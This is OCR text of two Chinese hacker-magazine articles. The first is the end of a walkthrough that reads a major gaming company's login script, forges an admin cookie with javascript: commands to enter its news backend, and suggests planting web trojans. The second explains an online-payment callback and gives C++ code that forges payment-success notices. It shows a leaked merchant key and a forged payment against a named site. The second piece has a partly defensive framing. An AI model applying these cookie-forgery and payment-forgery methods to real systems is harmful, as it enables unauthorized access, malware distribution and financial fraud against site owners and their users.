原来是用chklog.php这个文件进行验证，不用多说了，拿出phprf文件读取器。在"远程文件地址"那填入chklog.php的绝对路径："/home/www/htdocs/shanda/newsphp/chklog.php"。进行读取。抽根烟慢慢等吧，终于结果出来了。郁闷，那么大的一个网站居然用了那么简单的方法进行管理员身份的验证，这种验证的存在使得完全不需要知道管理员的账号密码就可以登录。以下是有用的代码并加上注释。

```
<?
include("include/c_MYSQL_db.inc.php");
include("include/c_check.inc.php");
$DB = new c_MYSQL_db();
$sql="select Account from Account where
Account='$account' and Password='$password'";
$rs = $DB -> query($sql);//把输入的账号密码进行数
据库查询
$DB->logoff();              //结束数据库查询
if (count($rs)!=0) {    //如果返回的结果数不等于0，
也就是说输入的账号密码正确
$aduser = $rs[0][0];
setCookie ("LoginSign", "HaveRights", time()+3600);/
/设置Cookie
?>
<script>
window.location='newsmain.php';//进入后台管理界面
</script>
```

看见了吧？关键是setCookie ("LoginSign","HaveRights",time()+3600)，如果输入的账号密码正确就设置Cookie，让"LoginSign=HaveRights"，也就是说，只要我们伪造Cookie，让LoginSign=HaveRights就行，理论上，就可以进行后台编辑了。至于怎么伪造，方法也有很多，可以用工具"IECV"。还有其他的办法，以前总以为学JavaScript最多只能写写网页特效，想不到今天可以用在hack上，这次，就用其中的一个小小的功能：伪造Cookie。

当setCookie ("LoginSign","HaveRights",time()+3600)；在php代码中执行以后，查看Cookie，会发现Cookie的内容是 LoginSign=HaveRights，只要把Cookie伪造成一模一样就可以了。这个时候，在浏览器上输入 javascript:alert(document.cookie)，然后按回车，如图11所示。

看见没有，当前网站的Cookie就显示出来了。在浏览器上输入的JavaScript语句是可以直接执行的。当然也可以修改当前网页的各种元素。因为JavaScript可以控制页面中的所有元素。不废话了，下面看看我怎么直接伪造Cookie：在浏览器上直接输入 javascript:alert(document.cookie='LoginSign=HaveRights')，回车，然后再用javascript:alert(document.cookie)查看当前Cookie，会发现Cookie已经改变，如图12所示。




图11




图12

Cookie已经伪造成功，在先前chklog.php的代码中有以下的代码：

```
<script>
Window.location='newsmain.php';
</script>
```

也就是说newsmain.php是后台的主页面。既然已经伪造Cookie成功了，在浏览器上直接输入http://shanda.com.cn/newsphp/newsmain.php就可以不需要任何密码进入后台进行任何操作。如图13所示。




图13

看见了吧，已经进去了，如果是比较懒，就添加一个新闻，或者为了避免怀疑，直接修改以前管理员添加的新闻，然后往里面写入网页木马了。往网页中添加木马，这以前黑防都有介绍，在这里就不用多说了。如果在盛大上挂马，那破坏力是多么惊人的，谁会想到一上盛大的官方就会中什么传奇木马等等之类的，这个时候账号密码想不丢都难。如果进行下一步的渗透也很简单，毕竟MySQL的ROOT权限太大了，想做什么都可以，拿下整个服务器也只是时间的问题，希望以后盛大不会再犯同样的毛病。这种网如果被人恶意利用造成多大的损失是可想而知的。



适合读者：脚本爱好者

前置知识：网银支付流程了解

揭穿网银在线支付漏洞的骗局

文／图 llikz

网上沸沸扬扬流传着网银，云网等在线支付系统漏洞的利用动画，弄得人心惶惶，不少人因此而上当受骗。到底支付系统是否存在安全隐患，在这里通过给大家重现整个支付过程来揭穿这个骗局。

通常网上支付流程如图1 所示。




图 1

其中几个重要的环节如下：

[1]网上消费者浏览检索商户网页；

[2]网上消费者在商户网站下订单；

[5]由相关银行(银联)检查网上消费者的支付能力，实行冻结、扣账或划账，并将结果信息传至支付平台；

[6]支付平台将支付结果通知商户；

[7]支付成功的，由商户向网上消费者发货或提供服务，并通知商城。

支付的基本流程就是如此，注意，支付过程中传输的数据一般是通过MD5加密的，传输的数据格式因支付接口不同而不同，现在以网银在线的支付接口为例子来说明。

其中确认支付的文件receive.asp内容如下：

```
<!--
*
===========================================
*
*  Receive.asp 由网银在线技术支持提供
*
*    本页面为支付完成后获取返回的参数及处理......
*
*
*
===========================================
-->
<!--#include file="MD5.asp"-->
<%
' 提取表单参数
'
' v_oid
'         商户发送的v_oid定单编号
' v_pmode
'         支付方式（字符串）
' v_pstatus
'         支付状态
'       20（支付成功）
'       30（支付失败）
' v_pstring
'         支付结果信息
'       支付完成（当v_pstatus=20时）；
'       失败原因（当v_pstatus=30时）；
' v_MD5str
'       MD5校验串
' v_amount
'         订单实际支付金额
' v_moneytype
'         订单实际支付币种
' remark1
'         备注字段1
' remark2
'         备注字段2
' key
'       私钥值，商户可上chinabank后台自行设定
'
'/
v_oid=request("v_oid")
v_pmode=request("v_pmode")
v_pstatus=request("v_pstatus")
v_pstring=request("v_pstring")
v_amount=request("v_amount")
v_moneytype=request("v_moneytype")
remark1=request("remark1")
remark2=request("remark2")
v_MD5str=request("v_MD5str")
key="test"
if request("v_MD5str")="" then
     response.Write("v_MD5str: 空值")
     response.end
end if
'MD5校验
text = v_oid&v_pstatus&v_amount&v_moneytype&key
MD5text = Ucase(trim(MD5(text)))
' 按MD5检验情况输出结果 Ucase转换为大写
if MD5text<>v_MD5str then
  response.write("MD5 error")
else
 '逻辑处理
  if v_pstatus=20 then
      '支付成功
  else
      '支付失败
```

```
    end if
  end if
%>
```

小提示：仅是对校验码校验通过不表示该支付结果是成功的，只意味着该信息是由网银传回。校验成功需对传回的v_pstatus参数做判断，其中20意味着支付成功，30表示支付失败。如果商户涉及实时售卡，请对返回的金额与数据库中原始金额做大小判断，以防恶意行为。

```
<!--
以下是打印出所有接收数据的结果，供编程人员参考
-->
<table width="93%" border="0">
  <tr>
    <td> <p><b><font color="#FF0000">提示: </font> 您网上在线支付情况反馈如下 </b><br>
        此次交易编号:  <%=v_oid%></p>
      <p>
        <%if v_pstatus=20 then
      zhuangtai = "在线支付已经支付成功"
                                      %>
        在线支付已经支付成功
        <%elseif v_pstatus=30 then
              zhuangtai = "在线支付失败!"
                                %>
        在线支付失败!
        <%end if%>
      </p>
      <p> 支付代码号: <%=v_pstatus%><br>
        <br>
        在线支付结果: <%=v_pstring%> </p>
      <p> 您所使用的卡为: <%=v_pmode%></p>
      <p>传输来的校验码: <%=v_MD5str%></p>
      <p>加密后的值: <%=MD5text%><br>
      </p>
      <p>v_amount: <%=v_amount%></p>
      <p>v_moneytype: <%=v_moneytype%></p>
      </p></td>
  </tr>
</table>
```

我们使用表格形式生动展现这些数据，如表1 所示。

变量名称	变量命名	返回值说明
订单编号	v_oid	商户发送的v_oid定单编号。
支付状态	v_pstatus	20（表示支付成功） 30（表示支付失败）
支付结果信息	v_pstring	支付完成 支付完成
支付方式	v_pmode	支付银行，例如工商银行
订单MD5校验码	v_MD5str	该参数的MD5字符串的顺序为:v_oid,v_pstatus,v_amount,v_moneytype,key MD5字符串示例 20050320-1001-0000012342012. 340key用MD5函数加密上述字符串后得到的值如果和v_MD5str值相等即表明返回的信息没有被篡改
订单总金额	v_amount	订单实际支付金额
币种	v_moneytype	订单实际支付币种
备注字段1	remark1	
备注字段2	remark2	

表1

其中的变量除了key外，其他变量都可以通过我们的提交来控制，也就是说，如果网站在网银在线设置的key即MD5私钥泄露了，恶意用户就可以通过伪造支付数据，从而绕过银行支付网关和支付平台直接支付成功。

在支付流程中，我们在选择银行网关接口前一般都会有如下的信息。

```
<input type='hidden' name='v_MD5info'
value='C559BD0D6A7F9CF389CF9F1867389CCE'>
<input type='hidden' name='v_mid' value='4450'>
<input type='hidden' name='v_oid'
value='OP20051226162853'>
<input type='hidden' name='v_amount' value='34.31'>
<input type='hidden' name='v_moneytype' value='0'>
<input type='hidden' name='v_url' value='http://www.XXX.org/Result.asp'>
```

其中v_mid是商户号，v_oid为定单号，v_amount为支付金额，v_moneytype为支付币种 0为人民币，v_url为商户自定义返回接收支付结果的页面，这里注意的是v_MD5info为v_amount&v_moneytype&v_oid&v_mid&v_url&key的32位MD5加密信息，用来保证数据在传输过程中没有被恶意篡改。我们还是以表格的形式展现，如表2 所示。

变量名称	变量命名	长度	说明	举例
商户编号	v_mid	4	不可为空，以初始单所填商户编号为准。	1001
订单编号	v_oid	64	不可为空值，订单编号标准格式为:生成日期(yyyymmdd)-商户编号-商户流水号，订单编号所有字符总和不可超过64位。	订单19990720-1001-12345，商户流水号为数字，订单号当日内不可重复
订单总金额	v_amount		不可为空，单位:元，小数点后保留两位。	13.45
币种	v_moneytype		0为人民币，1为美元	0
URL地址	v_url		消费者完成购物后返回的商户页面，URL参数是以http://开头的完整URL地址	http://domain/program
MD5校验码	v_MD5info	64	详情见MD5相关说明	

表2

通过这些信息和获得的MD5密钥，我们就可以伪造网银返回给网站的支付结果信息了。为了真实展现整体欺骗流程，需要编写出一个构造恶意支付数据的工具，从下面的源代码中大家可以很容易理解整个过程。

核心函数：

```
void CMyDlg::OnPayonline()
{
// TODO: Add your control notification handler code here
UpdateData(TRUE);
CString strSend="";
strSend.Format("%s?v_oid=%s&v_pstatus=20&v_amount=%s&v_moneytype=%s&v_MD5str=",m_url,m_oid,m_amount,m_type);
//MessageBox(strSend);
CString strMD5="";
strMD5+=m_oid+"20"+m_amount+m_type+m_key;
char buffer[255]={0};
MDString((unsigned char *)strMD5.GetBuffer(0),buffer);
// 注意必须将MD5 加密后的字符串转换为大写
strupr(buffer);
strSend+=buffer; //MessageBox(strSend);
::ShellExecute(NULL,"open",strSend,NULL,NULL,SW_SHOW);
}
```

编译运行如图2 所示




图2

其中的各个参数，除了key外，都可以在支付流程中轻松获得，关于key的获得，我们是不能在支付流程中获得的，所以也就不存在所谓的支付系统的漏洞了，除非你入侵了网银支付平台的漏洞。也许这时就有人问了，网上流传的对华夏黑客同盟的支付漏洞利用动画是怎么回事？那其实是利用了动易系统2005 SP2的一个注入漏洞从而得到了数据库中的MD5私钥。关于动易系统将支付密钥放到数据库中的安全隐患早在几个月前我就给webboy谈过，当时并没有引起他们的重视，希望通过这次演示，能引起他们的注意。不仅动易系统，很多电子商务的整站系统，为了追求MD5私钥的方便设置和修改，都把它们放在数据库中存放。使用这种方法，网站一旦出现脚本漏洞或者其它引起数据库信息泄露的漏洞，很容易使攻击者轻松获得支付密钥，从而给网站带来巨大的经济损失。但是如果我们把支付密钥作为常量定义在程序中，攻击者获得密钥的难度就相当高了，这一般需要攻击者获得一个WebShell才有这样的权限。废话少说，我们来演示一下。

首先通过动易最新版的漏洞获得网站设置的key: 如图3 所示。




图3

得到的官方支付密钥是ilovepowereasyforever。

作为演示，我这里填1 元，到这里，如图4 所示。

查看源文件得到如下的信息。

```
<input type='hidden' name='v_MD5info' value='A144E7736B2ED5CFB331BA7D1B0AC57A'><input type='hidden' name='v_mid' value='11827'><input type='hidden' name='v_oid' value='OP20051226215025'><input type='hidden' name='v_amount' value='1.01'><input type='hidden' name='v_moneytype' value='0'><input type='hidden' name='v_url' value='http://www.asp163.net/Shop/PayResult.asp'>
```

将得到的信息填写到工具上，如图5 所示

确认后我们就可以支付了，如图6 所示

看到了吗，我们支付成功了！登录用户后台商城管理"在线支付查询"会有如下的信息表示我们确实支付成功了，如图7 所示。

